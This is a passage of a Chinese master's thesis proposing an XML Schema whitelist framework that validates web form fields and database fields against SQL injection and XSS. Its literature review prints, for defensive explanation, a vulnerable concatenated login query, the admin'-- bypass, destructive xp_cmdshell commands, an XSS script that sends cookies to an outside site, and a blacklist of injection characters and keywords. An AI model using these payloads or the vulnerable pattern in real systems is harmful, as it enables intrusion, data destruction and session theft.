國立勤益科技大學

研發科技與資訊管理研究所在職專班

碩士論文

基於欄位屬性雙重驗證之網路應用程式安全架構

研究生：何松祐

指導教授：王清林 老師

中華民國一○一年六月

基於欄位屬性雙重驗證之網路應用程式安全架構

A Web Application Security Framework Based On Double Checking Field Properties Of Web Pages And Database

研究生：何松祐
指導教授：王清林 老師

國立勤益科技大學
研發科技與資訊管理研究所在職專班
碩士論文

A Thesis
Submitted to
Institute of Industrial Technology and Information Management
National Chin-Yi University of Technology
in Partial Fulfillment of the Requirements
for the Degree of
Master of Engineering

June 2012
Taiping, Taichung, Taiwan, Republic of China
中華民國一〇一年六月

國立勤益科技大學

研究所碩士班

論文口試委員會審定書

本校 研發科技與資訊管理研究所碩士班　何松祐 君

所提論文　基於欄位屬性雙重驗證之網路應用程式安全架構

合於碩士資格水準，業經本委員會評審認可。

論文口試委員會：

召 集 人：詹爾竟

委　　員：王清林

王清德

詹爾竟

指導教授：王清林

所　　長：范素玲

中　華　民　國　一　〇　一　年　六　月

基於欄位屬性雙重驗證之網路應用程式安全架構

學生：何松祐　　指導教授：王清林 老師

國立勤益科技大學研發科技與資訊管理研究所在職專班

中文摘要

開放網站軟體安全計畫組織(OWASP)近年所公布的「十大網站安全漏洞報告」指出，隱碼攻擊與跨網站指令碼攻擊仍然蟬連組織所面對風險的前二名，這兩類的網路安全漏洞主要是因為未能對使用者所輸入的資料進行有效驗證，因而導致進入系統的資料被夾帶著惡意指令。為防範這類相關的網路安全漏洞，本研究所提之驗證機制對使用者輸入的資料進行「白名單」過濾，並基於網路應用程式具有「網頁端」與「資料庫端」相互讀寫資料的特性，再導入陳彥錚、林錦雲於 2006 年提出的 XML Schema 驗證方式與考量減少程式錯誤訊息輸出之風險，定義出「網頁欄位屬性」與「資料庫欄位屬性」兩種屬性的 XML Schema，架構出具有雙重驗證功能的「欄位屬性雙重驗證之網路應用程式安全架構」。經實驗結果顯示，透過雙層的驗證機制確實更能加強阻擋資料隱碼攻擊與跨網站指令碼攻擊，讓網際網路的應用程式得到更嚴謹的保護。

關鍵字：*資料隱碼攻擊、跨站指令碼攻擊、資料過濾器、可延伸標記式語言綱要*

A Web Application Security Framework Based On Double Checking Field Properties Of Web Pages And Database

Student：Sung-Yu Ho　　Advisor：Ching-Lin Wang

Institute of Innovation Technology and Information Management
National Chin-Yi Institute of Technology

ABSTRACT

By the reports of OWASP Application Security Top 10 Risks in 2007 and 2010, Injection and XSS were the first two risks. In this dissertation, we proposed a double checking's web application security framework that reference to the XML Schema check function by Chen and Lin in 2006. In this scheme we not only check field properties of web page but also check field properties and length of database. This double check scheme can effectively enhance the defense ability of attack. By the result of experiments, our scheme can offer better defense against the attacks of Injection and XSS.

Keywords*: *SQL injection*、*XSS*、*Data Filter*、*XML Schema

誌謝

在研究過程中，非常感謝指導教授王清林博士，能在百忙之中抽出時間來指導學生的論文寫作，經過無數次的討論並且指出學生研究的缺點與問題，再經過不斷地修正再修正，才能順利完成本篇論文，而除了論文的寫作外，讓學生感受到老師獨特的教學精神與求知態度，成為學生學習的最佳典範，也因此讓學生更加瞭解唯有透過學習才能擴展人生的廣度。

研究所讀的是在職專班，必須利用晚上與假日進修，其過程充滿著無數的挑戰與艱辛，有幸能和同學們一起上研究所的課程，感謝所有同學們的陪伴與幫助，讓我能有勇氣面對重重的難關與磨練，終於順利完成學業，也因為緣分，讓我們可以一同再走過當學生的日子，這些生活的點點滴滴都是深藏在我心裡，相當寶貴。

除了有好同學與好老師之外，更要感謝家人無時無刻對我的關心與鼓勵，在我面對困惑時，總是能即時提供最好的建議與幫助，讓我隨時都充滿著超人的力量與信心，順利突破人生重重的關卡，感謝有您們陪伴著我，讓我看見更寬廣的世界、創造出更多的希望。

最後，我堅信只要保持著高度學習的熱誠與絕妙的創新思考，未來的道路充滿著無限的可能、精彩的夢想即將實現。

何松祐 謹誌

中華民國一０一年六月

目錄

表目錄

圖目錄

第一章、 緒論

隨著網際網路的快速發展，許多的企業使用互動式網頁技術(如 ASP.NET、PHP、JSP 等)來開發資訊系統，並經由網際網路來存取資料，系統使用者只需透過網際網路的網址，便可在任何時間與任何地點透過網頁瀏覽器進入系統的登入頁面，也因此駭客便可透過此公開的網站進行一連串的攻擊嘗試。

1.1 研究動機

透過互動式網頁技術能將資訊系統架設在網際網路上，開放以會員制的方式登入系統使用，概括電子商務網站、社群網站或是企業內部的 ERP、MRP 等資訊系統，每個資訊系統都存放著重要的商業機密與個人資料，經常看到新聞報導指出某個資訊系統因為設計不嚴謹，讓駭客有機會依循著系統漏洞破門而入，系統遭入侵後，便能輕易掌控整個資訊系統與資料庫，可直接竊取企業重要的商業機密與客戶資料。近來政府針對個人資料保護的重視而擬訂的「個人資料保護法」[1]，將嚴禁企業濫用與轉賣個人資料，企業有義務必須保護合法蒐集到的個人資料，隨著「個人資料保護法」的公佈與實行日期將近，企業內的資訊系統如果存有個人資料都將面臨著被求償的風險，而求償的金額若是以資料的筆數加乘計算，將可能產生上千萬甚至達上億元的鉅額罰款，一般中小企業在面臨鉅額罰款下將可能被迫因此倒閉，顯示出企業在面對「個人資料保護法」的議題上，有義務也有責任將暴露在網際網路上的資訊系統保護的更周全、更完善，並且導入更嚴謹的資訊安全機制，再做好其他相關的資訊安全工作，否則一旦企業重要的資料被竊取與盜用，不僅造成企業資產的損失，更可能因此一夕之間宣告倒閉。

根據開放網站軟體安全計畫組織（OWASP）公布 2010 年版的「十大網站安全漏洞報告」[10]指出，位居前兩名為隱碼攻擊(Injection)與跨站腳本攻擊(XSS)，雖然這兩種的攻擊手法已經出現多年，並有相關的文獻探討其解決的方法，但近幾年來利用此兩種手法進行攻擊的頻率仍然是高居榜上之首，可見利用這類的安全漏洞攻擊網站的情況仍然相當普遍，而攻擊的手法更是不斷的創新，不僅能透過編碼組合攻擊語法，甚至發展出網路攻擊機器人程式，可在短時間內就能造成大量的網站攻擊事件，一旦被找到漏洞入侵系統，在資訊系統上存放的資料極可能被竊取、盜用，這對於可直接公開網址對外連線的網站應用程式而言，無疑是門戶大開，因此必須找到更有效且更嚴謹的資訊安全解決方案，來保護企業的商業

機密與日趨重視的個人資料，也唯有透過更嚴謹的安全防護機制，才能有效地提升系統的安全性並降低企業資訊安全的風險。

1.2 研究目的

在 OWASP 公布的「十大網站安全漏洞報告」與網路攻擊機器人程式的攻擊事件得知，資訊安全事件發生的頻率不僅相當大，影響的範圍幅度也相當廣，對於網際網路的資訊安全風險，企業必須思考如何控制與防範風險。依據陳彩稚[7]於 1996 年所提出的風險防範措施如表 1，由風險發生的幅度大小與頻率大小區分四種風險防範的措施，以風險管理的角度思考並對照此表所對應的風險防範措施，對應到風險防範措施即為「避免曝險」，明確地指出最好的做法應該避免資訊系統暴露在網際網路中，才能真正避開風險。

表 1、風險防範措施

	風險影響的幅度小	**風險影響的幅度大**
風險發生的頻率小	風險自留	保險或契約轉移
風險發生的頻率大	損失控制、隔離損失曝險單位或自留	避免曝險

實務上資訊系統正因網際網路才能達到跨地區、跨時區與跨平台的優點，而且未來資訊系統的重心都是朝著雲端分享的概念進行發展，企業未來的發展與網際網路產生了無法分割的關係，因此如何在網際網路的環境下，導入一套更嚴謹的資訊安全機制，使資訊系統的資料不被竊取與盜用，被攻擊的頻率或傷害幅度即可能縮小，也唯有如此才能有效控制並降低企業資訊安全的風險。

本研究的目的是為了能保有網際網路使用的方便性並且能降低資訊系統被攻擊的機會與傷害幅度，因此引入能快速維護且實用的安全驗證機制，導出一套更嚴謹的資訊安全架構，盡可能地阻斷駭客入侵的管道並形成有效的資訊安全防護機制，降低企業的資訊安全風險。

1.3 研究流程

本研究的主要的流程如圖 1 表示，在下一個章節中彙整資料隱碼攻擊與跨站

腳本攻擊相關的文獻，並探討攻擊手法與現有的安全防護方法，透過現有的安全防護方法在第三章中提出強化資訊安全的方法與機制，並描述此方法的實作內容，於第四章實作本研究的資訊系統安全架構，將網路蒐集的資料隱碼攻擊與跨站腳本攻擊的攻擊語法，執行模擬攻擊的實驗，記錄實驗的驗證結果與執行的時間並討論實驗結果，最後於第五章整理出本研究的結論。



圖 1、研究流程圖

第二章、 文獻探討

本章探討網站應用程式的安全漏洞，針對一些常見的攻擊模式加以介紹與討論，並敘述各文獻所提供的防範方法。

2.1 網站安全漏洞

開放網站軟體安全計畫組織(OWASP)會不定期公布常見的網站安全漏洞，表 2 列出最近兩期(2007、2010 年)的「十大網站安全漏洞報告」，由表可看出目前網站的主要安全漏洞仍是隱碼攻擊與跨網站指令碼攻擊，此兩種漏洞的攻擊模式主要是經由傳送惡意的字元與字串組合成攻擊語法，進入未驗證的系統中進行攻擊，可讓資訊系統產生嚴重的傷害或被竊取重要的資料，由此顯示出網頁傳遞未驗證的資料仍然是目前資訊安全的首要之惡。

表 2、OWASP 公布 2007 年與 2010 年十大網站安全漏洞排名比較表

網站安全漏洞	中文敘述	2007 年排名	2010 年排名
Injection	**隱碼攻擊**	**2**	**1**
Cross-Site Scripting(XSS)	**跨網站指令碼攻擊**	**1**	**2**
Broken Authentication and Session Management	失效的身分認證和連線會話管理	7	3
Insecure Direct Object References	不安全的物件直接引用	4	4
Cross-Site Request Forgery(CSRF)	跨站請求偽造	5	5
Security Misconfiguration	安全配置錯誤	--	6
Insecure Cryptographic Storage	不安全的加密儲存	8	7
Failure to Restrict URL Access	沒有限制 URL 訪問	10	8
Insufficient Transport Layer Protection	傳輸層保護不足	9	9
Unvalidated Redirects and Forwards	未驗證的重新定向或轉向	--	10

網站安全漏洞	中文敘述	2007 年排名	2010 年排名
Malicious File Execution	惡意文件執行	3	--
Information Leakage and Improper Error Handling	**信息洩漏和錯誤處理不當**	**6**	--

2.2 隱碼攻擊

隱碼攻擊泛指資料隱碼攻擊(SQL injection)、LDAP 隱碼攻擊、XPATH 隱碼攻擊與 Command 隱碼攻擊等，皆是以注入特殊符號與指令以達到攻擊的目的，由於本研究與資料庫的 SQL 指令語言最為密切相關，故針對資料隱碼攻擊作為攻擊與防禦的探討。

資料隱碼攻擊是透過重新組合 SQL 命令字串達到攻擊資料庫的資訊安全漏洞，在設計不嚴謹的系統中傳遞未驗證的字串，很容易被夾帶惡意 SQL 語法攻擊。其漏洞發生在網站伺服器的應用程式上，只要是在網際網路上以表單輸入為介面的網頁程式，包含各種語言所撰寫的網頁程式例如 ASP、ASP.net、JSP、PHP、CGI 與 Perl 等，以及有支援 SQL 語法的後端資料庫，包含有 MS sqlserver、Oracle、MySQL、Sybase、DB2、informix 等，皆有可能遭受攻擊，除了影響範圍相當廣泛之外，另外遭受攻擊所造成的傷害也相當嚴重，由倪秋立等[3]及黃景彰[5]列出常見資料隱碼攻擊可造成的傷害，經彙整如表 3。

表 3、常見資料隱碼攻擊可造成的傷害

項次	傷害內容	舉例說明
1	資料表中的資料外洩	例如個人機密資料、帳戶資料與密碼等之外洩
2	窺視資料結構做進一步攻擊	例如 `SELECT * FROM sys.tables`
3	系統管理員帳戶被竄改	例如 `ALTER LOGIN sa WITH PASSWORD='xxx'`
4	取得系統較高權限	例如在網頁加入惡意連結以及 XSS 攻擊
5	修改或控制作業系統	例如 `xp_cmdshell "net stop iisadmin"` 可停止伺服器的 IIS 服務
6	破壞硬碟資料癱瘓全系統	例如 `xp_cmdshell "FORMAT C:"`

資料隱碼攻擊的攻擊方式是以注入特殊符號與指令以達到攻擊的目的，以使用登入帳號與密碼的網頁程式進行攻擊為例說明如下：網站登入作業中，如圖 2，使用者輸入帳號與密碼後送出，輸入的帳號密碼與資料庫表格內的帳號密碼進行比對，必須在帳號與密碼皆比對成功才能登入系統，一般的程式寫法是將輸入的帳號密碼當成普通字串，並串接組合成為 SQL 指令字串如圖 3 所示。

圖 2、登入帳號與密碼的網頁程式

```
//接收網頁傳遞過來的帳號與密碼。
String uid=request.getParameter("uid");
String pwd=request.getParameter("pwd");
//驗證輸入的帳號與密碼是否正確，串接 SQL 指令，進入資料庫查詢。
String SQL="select * from sys_user where uid='"+uid+"' and pwd=' "+pwd+"'";
```

圖 3、網站登入作業的 SQL 指令

使用者可在帳號密碼欄位中輸入文字後送出，便可與資料庫進行帳號比對，帳號密碼比對成功即可登入，但惡意使用者如果在帳號欄位中輸入「*admin'--*」且在密碼欄位中隨便輸入任意字串如「*abc*」，在帳號欄位中輸入注入「*'--*」惡意字元即是使用 SQL injection 漏洞的攻擊手法，嘗試非法登入系統，輸入的帳號密碼與程式串接後的 SQL 語法如圖 4 及圖 5 所示。



圖 4、於系統登入頁面輸入攻擊語法範例

```
//程式碼與輸入的字元串接後的 SQL 指令
select * from sys_user where uid='admin'--' and pwd='abc'
//因「--」符號讓後面的指令被系統當成是註記指令，讓密碼的驗證自動失效
select * from sys_user where uid='admin'--' and pwd='abc'
```

圖 5、登入作業改為資料隱碼攻擊的程式範例

SQL 指令組合後，因「--」符號為 SQL 的註記符號，「--」後面的密碼驗證指令會被系統當成是普通的註記文字，原本應有的帳號與密碼交集的驗證，只剩下帳號驗證，如系統內建有常見的 admin 帳號，則可輕鬆躲過密碼的驗證以 admin 帳號的權限登入系統，而 admin 通常是超級使用者的權限，故一旦系統被入侵便可任意控制整個系統，進行一連串的非法行為。

2.3 跨網站指令碼攻擊

吳彥霆[2]與 Wikipedia [9]指出跨網站指令碼(Cross-site scripting，XSS)是屬於一種網站應用程式的安全漏洞攻擊，其利用開啟網頁時會同時執行指令碼的程式特性，將惡意的指令碼植入網頁中，讓一般使用者在不知情的狀況下開啟網頁便會受到惡意的指令碼攻擊，指令碼通常包含 JAVA SCRIPT、VB SCRIPT 與 HTML 語法搭配。以下列舉跨網站指令碼的攻擊範例，在網站所提供的留言版功能，被惡意的使用者故意輸入帶有執行指令碼<script></script>的字串如圖 6，寫入留言內容後，在不知情的狀況下其他的使用者只要瀏覽到這一則的留言內容，指令碼同時被觸發，執行後的畫面呈現在圖 7。

圖 6、使用留言板的跨網站指令碼攻擊範例

圖 7、被植入 XSS 攻擊語法的提示訊息

上述範例僅是利用 JAVA SCRIPT 程式跳出一個簡單的訊息提示框框，只是對使用者而言必須將此訊息提示框框按下確定取消框框，程式本身對系統並不會產生任何傷害，但是如果利用此漏洞的執行原理，修改<script></script>內的程式語法，便可輕易地非法取得機密的網頁內容、cookie 資訊以及瀏覽器內建的物件，再根據取得的原始資料進行解析，取出重要的資訊如帳號、密碼等，即可進行下一步的攻擊，例如冒用他人帳號登入系統等。以下攻擊語法為竊取使用者連線 cookie 資訊並轉送到指定蒐集的網站，語法範例如圖 8：

```
<script>
location.replace('http://www.hiker.com.tw/?cookie='+document.cookie)
```

```
</script>
```

圖 8、利用 XSS 竊得 cookie 資料

2.4 信息洩漏和錯誤處理不當

屬於常見的資訊安全漏洞中的「信息洩漏和錯誤處理不當」漏洞曾在 OWASP 2007 年版「十大網站安全漏洞報告」中，排行第六名，非法使用者在攻擊資訊系統的過程中，通常會使用資料隱碼攻擊與跨網站指令碼進行混合攻擊，嘗試讓系統產生一些可再被利用的錯誤訊息，由胡百敬[4]在 2002 年指出在此錯誤訊息中，可能含有機密的關鍵資料，如果此錯誤訊息包含著關鍵的系統資訊，可再透過這些重要資訊修正攻擊語法，進行再一次的嘗試攻擊，產生漸進式的攻擊循環，直到達成最終的攻擊目的為止，下列圖例即是利用「信息洩漏和錯誤處理不當」漏洞，進行漸進式的攻擊如圖 9~圖 12 所示。

圖 9、錯誤訊息含有資料表 tbUser.UserID 名稱機密訊息



圖 10、錯誤訊息含有欄位名稱 UserName 機密訊息



圖 11、錯誤訊息含有欄位資料型態的機密訊息



圖 12、利用錯誤訊息取得密碼

駭客藉由 SQL injection 與 XSS 的攻擊，讓系統產生關鍵的錯誤訊息，由圖 9 的錯誤訊息可知道此系統的資料庫是使用微軟的 MSSQL 且知道有 tbUser 表格與 UserID 欄位，在得知資料庫為 MSSQL 即可選用 MSSQL 專用的 SQL injection 語法，並針對 tbUser 表格再進行一次攻擊而圖 10 顯示出除了有 UserID 欄位之外，還有一個 UserName 欄位，甚至還可以由圖 11 及圖 12 得知欄位的資料型態與密碼，一旦這些關鍵的資料被搜集到，駭客即可更精準的下達攻擊指令，系統被入侵的機會將大幅提高。

2.5 防範措施

一般網際網路的應用程式為了防止惡意語法的攻擊，必須過濾所輸入的字串，而過濾字串的機制主要可概分為下列兩類：

1. 「黑名單」過濾機制：擷取攻擊語法的字元或字串，認定為攻擊語法的特徵碼，將蒐集的特徵碼列入不合法的黑名單中，如發現使用者輸入的字元與字串與黑名單的特徵碼相同則不允許通過，因此可達到防堵攻擊的功能，例如將「<」符號設成「黑名單」，輸入的字元中如果含有「<」符號即無法通過驗證，被「黑名單」過濾機制成功阻擋。

2. 「白名單」過濾機制：使用者所輸入的每一個字元都必須完全符合「白名單」所定義的特定格式才允許通過，只要內容不符合此特定格式則不允許通過，因此可達到防堵攻擊的功能，而此特定格式通常是採用正規表示式(Regular expression)定義組合而成，例如個人資料內常被要求輸入的 EMAIL 欄位格式所需要的格式定義必須包含一個「@」符號且「@」符號前後必須含有英文字母，並且必須包含多個「.」符號組成，結合以上的條件所定義出來的正規表示式語言寫法通常為：「/^[a-z\d]+(\.[a-z\d]+)*@([\da-z](-[\da-z])?)+(\.{1,2}[a-z]+)+$/」，當輸入的字串全部都符合以上正規表示式的條件，才能順利通過驗證。

由上述的過濾機制可以看出「黑名單」過濾機制雖然可以簡易的達到防堵的效果，但卻無法像「白名單」過濾機制可以精確定義惡意字元或字串，例如隱碼攻擊的語法常使用加減符號「+」、「-」與括弧符號「(、)」，但合法的使用者也可能會輸入，例如行動電話欄位 0987-123456 的「-」符號，如果加減符號與括弧符號被列入「黑名單」中，使用者可以輸入的字元就會被侷限住，讓合法的使用者因為系統的過濾機制導致輸入介面變得相當不友善，反而容易產生不愉快的使用經驗，也容易造成許多客訴事件。另外隱碼攻擊的語法隨著技術的演進也會不斷地進化，讓攻擊的語法產生多種型態的組合與編碼，「黑名單」過濾機制為了能防堵新的攻擊語法，此時必須重新擷取攻擊特徵碼，並且不斷的新增與修改「黑名單」的內容，如此一來將會增加系統護人員的工作負擔，由此可知「黑名單」過濾機制對於實務而言並不是一個完善的解決方案，且在無法提供明確且嚴謹的驗證規則狀況下，對系統安全並無法發揮有效的作用，而反觀「白名單」過濾機制因具有正規表示式驗證的功能，能實現更嚴謹的驗證規則，因此建構較為嚴謹的系統安全架構，多是建構在「白名單」過濾機制的基礎上。

資料隱碼攻擊與跨網站指令碼攻擊的漏洞攻擊，主要因素在於使用者嘗試使用特殊指令與特殊符號組合成有效的攻擊語法，這類型的特殊指令符號與必須被過濾的原因由陳彥錚等[6]將其彙整如表 4，由此表可知必須過濾使用者輸入的資料以確保資料並無夾帶惡意的特殊指令與符號，才能有效防止資料隱碼與跨網站指令碼的安全漏洞攻擊。

表 4、特殊指令符號與必須過濾之原因

特殊指令符號	被過濾原因
‘’	讓先前正常字串語法結束，以便夾帶後續指令
select、create、update、insert、drop、union…	執行 SQL 指令，進行惡意攻擊
;	結束先前 SQL 語法，並於後面加入惡意的語法
--	設成註解，不會造成因 SQL 語法錯誤而無法進行攻擊
< >	標籤的起首、標籤的結尾
“”、&、?、空格、tab	網址中夾帶參數(值)

/、\	有導向惡意網址之可能
%	編碼標示 例 1:%68%65%6C%6C%6F 即 hello 例 2:%3CScript%3E 即<Script>
Non-ASCII 的資料	不符合 ISO8859-1 字集

為了防範資料隱碼攻擊與跨網站指令碼攻擊，較傳統的作法是採用修改每一隻程式碼，檢查輸入的字串是否含有攻擊特徵的字串，如含有攻擊特徵的字串，系統必須退回請求並要求使用者重新輸入或是利用文字替換的方式轉換成空字串如圖 13，這種作法的缺點是必須幫每隻程式都加入檢核的功能，系統維護人員必須花費大量的時間逐一修改所有程式，如出現新的攻擊特徵字串，必須再修正一次所有程式，維護作業變得相當耗費時間而且容易產生遺漏修改的問題，導致維護的成本相當高，並不適合套用在中型、大型的網站中。

```
//取得輸入字串，用空字串，過濾特殊符號
var temp_str = filter_char (Request.QueryString("UserName"));
function filter_char (strTemp) {
    strTemp = strTemp.replace(/\<|\>|\"|\'|\%|\;|\(|\)|\&|\+|\-/g,"");
    return strTemp;
}
```

圖 13、過濾特殊符號程式

為了解決程式必須逐一修改的困擾，必須找尋一套安全的系統架構來減少程式維護的工作，陳彥錚、林錦雲[6]於 2006 年提出一套只須架構在資料過濾器下建立標準的 XML Schema，此架構「以 XML Schema 作為安全政策描述語言」來驗證所有輸入的資料，便可以達到防堵資料隱碼攻擊與跨網站指令碼攻擊的功能，在此架構下，系統人員只需要修改一隻的 XML Schema 驗證檔案即可完成維護作業，可節省相當多的人力與時間成本，其系統架構圖如圖 14 表示。



圖 14、「以 XML Schema 作為安全政策描述語言」架構圖

一般使用者連線到網站伺服器，將網頁欄位所需要輸入的資料登打在表單上，表單資料送出後會先經過網頁過濾器(Filter)，經過伺服器主機編譯後，網頁的程式語言為超文件標示語言(HyperText Markup Language，HTML)，使用超文件標示語言呈現在一般使用者的瀏覽器上，使用超文件標示語言撰寫表單語言結構如圖 15 表示，資料送出後會將表單的資料在網址後方使用「?」字元來夾帶變數名稱與內容值， XML Schema 驗證架構首先必須將網頁表單送出的請求參數(http request)資料其「變數名稱」與「內容值」設為一組，再依此規則將所有請求的資料轉換為 XML（可延伸標記式語言）格式，並指定使用 XML Schema 驗證檔 （副檔名為 XSD），格式轉換如圖 16 表示，轉換後的 XML 資料格式依據每一組的「名稱」與「值」產生 XML Schema 宣告，即可對應到資料欄位使用何種 XML Schema 驗證格式，其 XML Schema 驗證宣告格式如圖 17 表示，設定完成後系統即可針對此 XML 資料依照 XML Schema 的驗證格式進行驗證。

```
<form method="GET or POST" action="action.jsp">
姓名:<imput type="text" name="enname">
年齡:<imput type="text" name="age">
<input type="submit" name="but1" value="送出">
</form>
```

圖 15、網頁表單 HTML 格式

```
<?xml version=”1.0” encoding=”utf-8”?>
<Http xmlns:xsi=http://www.w3.org/2001/XMLSchema-instance
xsi:noNamespaceSchemaLocation=”verification.xsd”>
<QueryString>
    <enname>RICK</enname>
    <age>30</age>
</QueryString>
</Http>
```

圖 16、轉換為 XML 標籤格式

```
<?xml version="1.0" encoding="UTF-8"?>
<xs:schema xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema">
   <xs:element name=”age” type=”ageType”/>
</xs:schema>
```

圖 17、XML Schema 宣告格式

XML Schema 驗證格式定義是依據網頁輸入欄位的驗證需求,可在六種格式中選用一種格式來明確定義驗證資料的格式，下列將列舉說明每一種驗證格式的 XML Schema 宣告語法。

(1) 文字長度限制: string(字串) 型態，長度為 8~15 位元如圖 18 所示。

```
<xs:simpleType name=”ennameType”>
  <xs:restriction base=”xs:string”>
    <xs:minLength value=”8”/>
    <xs:maxLength value=”15”/>
  </xs:restriction>
</xs:simpleType>
```

圖 18、文字長度限制 XML Schema 驗證格式

(2) 數值範圍限制:int(整數)型態，範圍 0~100 如圖 19 所示。

```
<xs:simpleType name=”ageType”>
